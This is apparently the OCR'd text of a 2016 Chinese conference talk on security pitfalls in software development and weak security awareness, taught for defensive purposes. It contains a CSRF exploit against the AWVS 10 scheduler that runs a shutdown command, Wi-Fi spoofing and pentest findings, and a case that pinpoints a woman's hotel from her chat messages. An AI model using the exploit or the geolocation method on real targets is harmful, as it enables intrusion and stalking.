Geekbang. 极客邦科技 InfoQ

QCon 全球软件开发大会【北京站】2016

“安全”开发之“坑无止境”

永信至诚(i春秋)--------吴海涛

Intemational Software Development Conference

QCon

2016.10.20~22
上海·宝华万豪酒店

全球软件开发大会2016

[上海站]

购票热线：010-64738142
会务咨询：qcon@cn.infoq.com
赞助咨询：sponsor@cn.infoq.com
议题提交：speakers@cn.infoq.com
在线咨询（QQ）：1173834688


团·购·享·受·更·多·优·惠

7折 优惠（截至06月21日）
现在报名，立省2040元/张

一个小故事

白帽子的“上帝视角”

安全检测工具反被**



AWVS 10

自动安装AcuWVSSchedulerv10

- 运行在system权限下的。
- 监听本地的8183端口；
- 直接调用接口来添加新的扫描任务。
- 命令行下一个参数为/run，通过它可以执行系统任意命令

——素材来源于网贴《如何优雅的反击扫描你网站的黑客》

原始利用代码

```
<script>
var time = new Date()
var y = time.getFullYear();
var m = time.getMonth()+1;
var d = time.getDate();
var hours = time.getHours();
var min = time.getMinutes()+1;
var command = "shutdown -r -t 0";
var padding = "http://";
for(i=0;i<2048;i++)padding+="a";
var exp = '{"scanType":"scan","targetList":
y+'","dayOfWeek":"1","dayOfMonth":"1","time
profile":"Default","loginSeq":"<none>","set
e>","savetodatabase":"True","savelogs":"Fal
":"WVSDeveloperReport.rep /Crawl http://www
var xmlhttp;
if(window.XMLHttpRequest){
  xmlhttp=new XMLHttpRequest();
  }else{
  xmlhttp=new ActiveXObject("Microsoft.XMLH
  }
xmlhttp.open("POST","http://127.0.0.1:8183/
xmlhttp.setRequestHeader("Content-type","application/x-www-form-urlencoded");
xmlhttp.setRequestHeader("RequestValidated","true");
xmlhttp.send(exp);
</script>
```

改造后的代码

```
<script>
var xmlhttp;
if(window.XMLHttpRequest){
  xmlhttp=new XMLHttpRequest();
  }else{
  xmlhttp=new ActiveXObject("Microsoft.XMLHTTP");
  }
xmlhttp.open("POST","http://[redacted]1/",true);
xmlhttp.send("123");
</script>
```

这个漏洞是可以通过CSRF主动触发的

实现的目的:可再自己的网站上添加一段Js代码，加入类似“shutdown”的命令，来实现远程干扰。

常规使用视角

白帽上帝视角

制定安全扫描策略

扫描任务的
调度与制定

安全检测

生成报告

制定安全扫描策略

扫描任务的
调度与制定

任意
代码
执
行？

包含
漏
洞？

影响检测进行

TIPS:
1.安全软件本身也不是安全的
2.为了便携性、易用性增加的功能，可能会带来新的安全隐患

主题正式开启

开发过程中我们理论上是这样保障安全的

实际到底发生了什么？

在BUG管理系统上提交了这些Bug：

- 部署在内网的管控软件，http协议，管理中心与客户端通信，明文---建议更改为https传输。
- 将内存调整为512MB时，前台服务未崩溃，但是无法收取策略信息。
- 密码首次登陆没有强制修改
- 登陆提示过于明确，容易被爆破。
- ……

处理结果.....

- 设计如此
- 非功能性Bug
- 延期处理
- ……

PS：然而，我们开发的也是一套**安全防护**产品……

终于有一天

漏洞概要

缺陷编号： **WooYun-2012-06482**

漏洞标题： [redacted]等安全设备弱口令

相关厂商： [redacted]

漏洞作者： 守望

提交时间： 2012-04-28 12:30

公开时间： 2012-04-28 12:30

漏洞类型： 基础设施弱口令

危害等级： 高

自评Rank： 10

漏洞状态： 未联系到厂商或者厂商积极忽略

漏洞来源： **http://www.wooyun.org**，如有疑问或需要帮助请联系 help@wooyun.org

Tags标签： 默认配置不当 安全设备默认配置不当

拿漏洞扫描工具扫扫再上线吧

技术总监看到了这么一个披露的漏洞后……


简单的实施了“安全”开发……

B/S模式的软件

- 管理中心：基于tomcat，java编写
- 客户端为：c编写

主要的问题：
1.CSRF跨站点伪造
2.弱口令
3.SQL注入：http隐藏域每次会话令牌不唯一
……

当问题反馈给研发时，
得到的答复如下：




来 把头伸过来
我给你看个宝贝

测试工程师的现实尴尬


苦逼的测试工程师

当不小心，在测试中提出了产品中得安全问题时，我遇到的回答……

当我是一名信息安全咨询工程师

——经历的两三事

“坑无止境”之安全意识的薄弱--某次真实渗透测试案例



蹭网连接

无线破解

- wifi万能钥匙
- wpa密码破解

无线嗅探

- 端口、服务扫描

测试报告

- 汇总、分析
- 修复建议

基于sock5，做数据包转发，连接成功后，远程进行扫描与检测

检测问题汇总

系统账号密码弱口令

- 123456、空密码
- 与公司简称有关的英文组成

开发环境弱口令

- 项目管理系统登陆弱口令

密码通用

开发环境的安全配置不重视


- 列目录

wifi随意开放或弱口令

个人PC弱口令.敏感文件随意存放

内网平台或产品漏洞

- 自身软件平台存在漏洞，被利用



目录遍历、弱口令等造成的研发信息泄露

“坑无止境”之安全意识的薄弱—类似的案例

“坑无止境”之安全意识的薄弱
—追踪落地之女程序员

有山 有湖 环境也好好

想出去逛逛 可能这边有点偏


市里空气不好 人多

我听不懂这里人讲什么 完全听不懂

河的对面热
上看到的

你是在哪?发

昨天



酒托

qthjfsbg...
数据连接
蓝牙
响铃
GPS

飞行模式
自动转屏
勿扰模式
手电筒
截屏

错过的闹钟
周二 08:21 - 闹钟


错过的闹钟
周二 08:19 - 闹钟

QQ 11:15
你收到了15条新消息

阵雨15～25℃
北京今天有雨，记得带伞哦！

基本信息的整合

2g，信号不好 -->县份
消费水平低 -->县份
山多 -->盆地
有湖 -->可用百度地图查找相似地
十几公里外就是海 -->判断地理位置
地理位置偏远 -->远离市区
市里空气不好 -->确定不在市区
地方话严重 -->非本地人，地方话严重
河对面热闹 -->县被河贯穿
酒店 -->非本地人
山多，温州有机场 -->温州附近
ap名：qthjfsbg... -->ap有利判断
作息：早8:20左右 -->了解作息，方便贴靠
关注北京天气 -->关注城市



青田皇家风尚宾馆

看我如何社工拿到几千人的地址信息&姓名电话&内部通讯录&内部培训资料等

这种攻击方式，我感觉未来会掀起一股浪潮...其实一点技术含量都没有 = = 但是危害还是蛮巨大的 ...加了个如风达的群： 然后录： 内部培训资料： 接下来的就是订单信息 收件人姓名电话详细地址一览无余 涉及大概几千条 有的地方码没打好还请审核帮

提交日期：2016-04-09 作者：路人甲

如何社工得到某医疗全部员工OA用户名和密码&附上董事长界面截图

本次渗透毫无技术含量，纯粹靠社工...首先看见 某群公告里写着， OA 密码和用户名在群文件里。 如图 也是 巴拉巴拉 申请后进入 （此处略） 顺利进入 如图 然后就得到了全部账号了。 ...登陆地址： oa外网地址（包括移动内网）http://klidi2015.imwork.net:45692 oa电信内网地址 http://192.168.1.47:5555 账号截图已打码 给个 董事长的 截图 董事长的权限应该很大吧。 ...增强安全...

提交日期：2016-02-02 作者：路人甲

计蒜客员工安全意识不足导致可登陆邮箱/teambition/简聊(与CEO...

2015年8月1日 - 漏洞标题: 计蒜客员工安全意识不足导致可登陆邮箱/teambition/简聊(与CEO聊天...一次给力的社工行为。洞主提交漏洞后我们第一时间封锁了该同事的相关权限,并已经...

www.wooyun.org/bugs/wo... - 百度快照 - 70%好评

.....

除了公司外，还有哪些地方适合加班？

“坑无止境”之安全意识的薄弱—熟悉的场景


开发小项目组，相约一起去星巴克写代码，赶项目。

或许：


直接连接星巴克的公共wifi，然后开始噼里啪啦的码代码，之后可能发生什么事情？


伪造周边的wifi网络，设置为无密码状态

通过伪造虚假响应包(Probe Response)来回应STA(Wireless station，手机、平板等客户端等)探测(Probe Request)的攻击方式，让客户端误认为范围内存在曾经连接过的WiFi热点，从而骗取客户端的连接。



然后发生了什么？






按照IEEE802.1X标准，第2步骤中AP是不应当应答STA发来的探测请求包

“坑无止境”之安全意识的薄弱—现场测试的结果
是不是发现我们的人生步步是坑？

回头再看微软SDL



- **安全培训(training)：推广安全编程意识？？？**
- 需求分析(requirements)： 寻找安全嵌入的最优方式
- 系统设计(design): 威胁建模设计
- 实现(implementation)： 安全开发
- 验证(verification)： 黑/白盒测试
- 发布(release)： 最后检查确认
- 响应(response)：应急响应，bug跟踪解决

安全开发周期

如何评价安全开发生命周期sdl实施效果?

0

Oneplusone，帝国教育系统的失败产物

参与过流程的人现身说法。

大学刚毕业的时候，外包进入一个国企（民航局下属单位）做民航航空报文系统。直白一点就是做的系统就航空管理局（空中交通管理局，一个土豪单位）对各大航空公司空中飞行的飞机进行指挥和线路管理包括机场

上线后出来的问题也没有想象中那么多，一些人为因素使用除外！

每个阶段进行需求确认， 同行评审，方案评审，验收等各个阶段各种大小会议，评审会议不断，文档修改了一次又一次，需求不断变化，流程不断更新，各种领导签字！

项目周期一拖再拖，前期项目需求分析和设计阶段占用了大量的时间，导致项目周期延迟！

整个生命周期走下来，会对软件的开发有很深的了解！

软件相对来说很多问题都在开会中解决了！上线后出来的问题也没有想象中那么多，一些人为因素使用除外！

人是安全体系中最薄弱的环节

- 安全系统是人设计的，人的知识、技术水平决定了系统的可靠性
- 安全系统是人运营的，人的可靠性直接影响到整个系统
- 信息安全的核心是人（法人）的安全，人自身的安全意识（能力）的水平直接决定了信息安全系统的稳定

“坑无止境”之重新拾回安全意识的培训

“人是最薄弱的环节。你可能拥有最好的技术、防火墙、入侵检测系统、生物鉴别设备，可只要有人给毫无戒心的员工打个电话……”。

——Kevin Mitnick

也许可以从这些方面入手：

- 弱口令、社会工程的防范等安全意识的普及
- 敏感信息的加密、隔离
- 防黑客意识的编程思维
- 了解应用程序的相关漏洞
- ……

我们在做的一些事情

[拯救蓝屏] 你中招了… 关注

讲师：i春秋 414人已学

安全产品原理 关注

讲师：jack zhai 5171人已学

被攻击的那些事儿 关注

讲师：泳少 6186人已学

博士话安全：威胁无处… 关注

讲师：裴智勇 2167人已学

账号安全 关注

讲师：洋葱 8938人已学

白帽子的法律培训 关注

讲师：360补天漏洞响应… 3169人已学

你知道你手机被黑的真… 关注

讲师：风语者字幕组 3923人已学

邮件安全 关注

讲师：赵东来 1271人已学

IDF实验室&i春秋学院… 关注

讲师：i春秋 5072人已学

i春秋：培育信息安全时代的安全感

i春秋，让信息安全走入寻常百姓家

春秋 学院
信息安全体验中心

每周
40节
以上课程更新频率

每天
30000人
在线学习、交流

60%
的会员是大学及
更年轻的学生

i春秋，让信息安全走入寻常百姓家

春秋学院 信息安全体验中心

来自国内知名
安全机构的
安全天团

精心制作的
学习安全专题
和学习路径

各种黑客大会
极客大会
让你无障碍学习

我们在做的一些事情

目前可以用Android手机、笔记本、PC进行测试

可喜的是

无论是三五人的团队，

还是数千人的研发中心

越来越多的人把安全放到了至关重要的地位。

企安殿_咨询事宜（重要）

[redacted]发给 [redacted]　　2016/3/24 14:51 详细信

您好，

我们是[redacted]的信息安全部门，大家对i春秋上的多种课程比较感兴趣，但由于我们对课程的需求侧重点较为分散，所以出于实用性考虑，我们觉得"企殿"似乎会更适合。
看简介，企安殿的课程内容，是涵盖了i春秋上的所有课程吧?
请问，能否咨询关于企安殿的具体收费情况明细介绍?

谢谢。

[redacted] | 技术中心 信息安全
[redacted]

企业课程购买

[redacted]发给 [redacted]　　2016/4/19 10:58 详细信息

哈喽，有企业人员来采购课程，下面是资料。采购员人不愿意致电400电话。麻烦联系一下。
1.
公司：[redacted]
电话：[redacted]
联系人：[redacted]
合作意向：咨询的是针对企业员工的内部课程。课程大概供6000人左右使用。

THANK YOU

网址：www.integritytech.com.cn